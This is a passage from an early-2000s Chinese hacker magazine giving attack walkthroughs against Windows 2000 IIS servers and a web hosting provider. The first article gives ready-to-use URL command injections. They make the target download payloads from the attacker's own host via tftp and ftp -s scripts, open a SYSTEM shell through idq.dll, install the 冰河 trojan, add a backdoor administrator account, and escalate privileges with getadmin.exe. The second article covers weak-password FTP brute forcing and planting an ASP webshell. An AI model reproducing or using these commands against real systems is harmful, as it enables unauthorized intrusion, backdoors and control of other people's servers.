


图 3




图 4




图 5

看！远程目录管理器中显示的就是对方服务器c：

\inetpub\scripts\ 目录下的文件，当然你可以很方便的切换目录。

现在，你可以在服务器上查看、改写、创建、删除文件和文件夹、磁盘序列号／卷标，更改文件／文件夹属性，还可以用IIS Cracker Pro 的快捷命令来输入命令执行。例如，你可以结合tftpd32 来上载idq.dll，如图4 所示。

执行后刷新远程目录管理器，看见了吗？idq.dll 已经成功上载到服务器了，如图5 所示。

上载了idq.dll 有什么用？下面的方法中将讲到。同样，你可以用上载idq.dll 的方法上载其它东西。我就讲到这里，以后怎么做就看你的了。

3、tftp的运用

道具：tftpd32.exe、ispc.exe、idq.dll

tfptd32 是一个小巧的FTP 服务器，运行它之前，建议关闭其它FTP 服务器，保持tftpd 运行，这时你的机器已经是一个FTP 服务器了，如图6 所示。




图 6

在浏览器地址栏里输入：

http://ip/scripts/ypy.exe?/c+tftp+ –i+210.x.x.x+GET+idq.dll

其中210.x.x.x 是你自己的IP。稍等片刻后你就可以用ispc 来连接它了，如图7 所示。

```
C:\>ispc                    /scripts/idq.dll

Start to connect to the server...
We Got It!
Please Press Some <Return> to Enter Shell...



Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985 - 2000 Microsoft Corp.

C:\WINNT\system32>
```

图 7

连接成功后，一般你就有system 权限了：

```
net user ypy 123 /add
net localgroup Administrators ypy /add
```

加入了一个密码为123 的用户ypy，还加进了Administrators 组。

LOOK 注意 不过，这里要提醒你一下，ispc 连接idq.dll 得到的shell 回显比较慢，你需要多按几次回车才行。

其实用tftp 你不只可以用来上载idq.dll 用ispc 连接，还可以上载其它东西，比如ncx99.exe，这要看你的喜好了。

4、用ftp 的－s 选项实现自动上载木马

道具：一个ftp 服务器、
冰河服务器端G_server.exe

找一个ftp 服务器，将需上载的文件上传到ftp 服务器上。先假设ftp server的ip:210.x.x.x、username:ypy、password:123，冰河服务器端：G_server.exe 已经上载到ftp 服务器上。

编辑一个上载执行文件：

```
http://ip/scripts/ypy.exe?/c+echo+open+210.x.x.x>+up.txt
http://ip/scripts/ypy.exe?/c+echo+ypy>>+up.txt (>>号前不要有空格)
http://ip/scripts/ypy.exe?/c+echo+123>>+up.txt
http://ip/scripts/ypy.exe?/c+echo+get G_server.exe>>+up.txt
http://ip/scripts/ypy.exe?/c+echo+quit>>+up.txt
```

然后执行文件：

```
http://ip/scripts/ypy.exe?/c+ftp –s:up.txt
```

稍等片刻后执行冰河服务器端：

```
http://ip/scripts/G_server.exe
```

下面不用我说了吧。有人会问这里为什么不用tftp 上载呢？因为用tftp 上载木马服务器端这样的大块头成功率很小。而用ftp 的－s 参数来实现自动上载成功率很高。

5、在目标机上映射肉鸡共享盘

道具：一台Windows 肉鸡、idq.dll、getadmin.exe

先找一台Windows 肉鸡。这台肉鸡必须有网络共享，其共享盘必须能完全控制，也就是说，能随意删除拷贝。

比如，肉鸡的地址为：210.x.x.x，帐号administrator 密码为空，并且有一个共享盘C＄，我们先把肉鸡C 盘映射到本地X 盘，然后就把idq.dll、getadmin.exe 直接拉到X 盘去。

回到IE，输入：http://ip/scripts/ypy.exe?/c+net+use+\\210.x.x.x\ipc$++/user:administrator。这一步的目的是让目标机与肉鸡建立IPC 通信，没有这一步，直接映射网络驱动器是很容易失败的。

再输入：http://ip/scripts/ypy.exe?/c+net+use+Y:+\\192.168.0.1\C$。这样，就把肉鸡的E 盘映射为目标机的Y 盘了。查看映射成功没有：http://ip/scripts/ypy.exe?/c+dir+y:\，如图8 所示。

```
地址(D)  ://          /scripts/ypy.exe?/c+dir+Y:\   转到  链接 »

Directory of Y:\

2002-06-12  15:00       <DIR>          Documents and Settings
2002-09-29  00:09              435,200 getadmin.exe
1997-01-03  15:31               32,768 idq.dll
2002-06-12  15:39       <DIR>          iduba2002_final
2002-06-12  14:40       <DIR>          Inetpub
2002-06-12  15:38       <DIR>          Program Files
2002-06-12  15:05       <DIR>          temp
2002-11-12  22:51       <DIR>          WINNT
               2 File(s)        467,968 bytes
               6 Dir(s)     221,589,504 bytes free
```

图 8

OK，现在可以把我们事先准备好的idq.dll和getadmin.exe依次复制到目标机上：

```
http://ip/scripts/ypy.exe?/c+copy+y:\idq.dll+c:\inetpub\scripts\
http://ip/scripts/ypy.exe?/c+copy+y:\getadmin.exe+c:\inetpub\scripts\
```

不要忘记断开映射盘：

```
http://ip/scripts/ypy.exe?/c+net+use+Y:+/del
```

好了，现在你有两个选择，一是用ispc连接idq.dll取得system权限，这种方法前面讲过了，我讲一下第二个选择，就是用getadmin.exe来提升权限。

我们需要把“IUSR_计算机名”这个帐号升级为administrator（并不是每个站点都有“IUSR_计算机名”这个帐号）。假设这台计算机名为“servername”，那么我们可以这样做：

```
http://ip/scripts/getadmin.exe?IUSR_servername
```

这样所有的访问者都有了Administrator权限，然后我们再来新建一个用户名为ypy，密码为123的用户：

```
http://ip/cgi-bin/cmd.exe?/c+c:\winnt\system32\net.exe+user+ypy+123+/add
```

然后再用getadmin.exe给ypy提升权限：

```
http://ip/scripts/getadmin.exe?ypy
```

OK，这种方法就讲到这里，只想让你能换一种思路，也就是说，上载东西到服务器也不是只有一条通道。

好了！就这么几种方法。我认为，关键不是方法，是思路，是你思考问题角度的变化，我想利用别的漏洞也一样的。

秘密潜入虚拟主机

紫幻

2003年第一期《黑客X档案》里刊登了一篇《一次针对虚拟主机的安全测试》的文章，作者写得非常地好。不过他写的是关于Win2000+php+mysql的虚拟主机的渗透手段和技巧。当前一般虚拟主机采用Win2000+asp+sql这样的组合比较多，现在我就给大家讲一讲我是如何渗透这种虚拟主机的。

前一段时间我想在网上安家落户，准备做一个属于自己的个人主页，可是大家都知道做个人主页需要空间，现在的空间提供商鱼龙混杂，有的是不安全，还有的服务不好，所以我要为自己挑选一个速度飞快，而且要相对比较安全，还要服务周到的网络空间提供商。

由于本人擅长asp语言，所以还要挑选一个支持asp语言的主页空间。听朋友介绍有一家网络公司的虚拟主页空间还不错，是Win2000+asp+sql数据库的，100M空间一年200元人民币还算便宜，于是我就来到了这家公司的主页，看到打开页面的速度还不错，我就打算和站点管理员取得联络准备买他的空间，仔细又一想我还是对他的主机先进行一下安全测试为好。我在网上认识的朋友都够“黑”的了，万一我的主页要是被……后果不敢想象啊，于是我就拿出了我的法宝，安全焦点的大作“X-scan”对该主机进行了一下简单的端口扫描，扫描的结果如下：

```
正在检测"XXX.207.159.133"
[XXX.207.159.133]: 正在检测"开放端口"...
[XXX.207.159.133]: 端口21开放: FTP (Control)
[XXX.207.159.133]: 端口25开放: SMTP, Simple Mail Transfer Protocol
[XXX.207.159.133]: 端口80开放: HTTP, World Wide Web
[XXX.207.159.133]: 端口110开放: Pop3, Post Office Protocol - Version 3
[XXX.207.159.133]: 端口53开放: domain, Domain Name Server
[XXX.207.159.133]: 端口1433开放: Microsoft-SQL-Server
[XXX.207.159.133]: 端口3389开放: Windows 2000 remote admin
[XXX.207.159.133]: "开放端口"扫描完成, 发现 8.
```

一个CGI和IIS漏洞都没有。试过了smtp漏洞和1433溢出漏洞都没有成功，1433sql也不存在SA空口令，3389也不存在输入法漏洞。初步可以断定Win2000+sp3这样的主机很难搞定，看来对方很安全。

由于对方是空间提供商，FTP用户应该非常地多，说不定就会有“弱智”的用户叫我有机会下手，我就调出了X-scan的FTP扫描功能，用自带的简单用户和简单密码的字典对其进行了扫描，果然不出我所料，一会儿就扫描出了一个用户名为“wang”，密码为“123456”的FTP弱口令，我马上拿出了CuteFTP进行了FTP连接，如图1所示。




图1

这样我就拿到了这台主机上的一个普通FTP权限。我再建立了一个asp的文件夹，上传了一套海阳顶端网的asp木马。

在这里我先给大家介绍一下这款asp木马，它其实就是一个页面在线维护系统，把它上传到对方主机WEB目录里用浏览器打开就可以在线管理他所有的文件。可以修改、删除、在线编辑、复制、粘贴文件等等功能。这套海阳顶端网的asp木马一共有7个文件，一会工夫就传到了FTP用户“wang”的主页目录下，如图2所示。

接着我就用浏览器打开刚才我上传的这套asp木马程序，如图

3 所示。

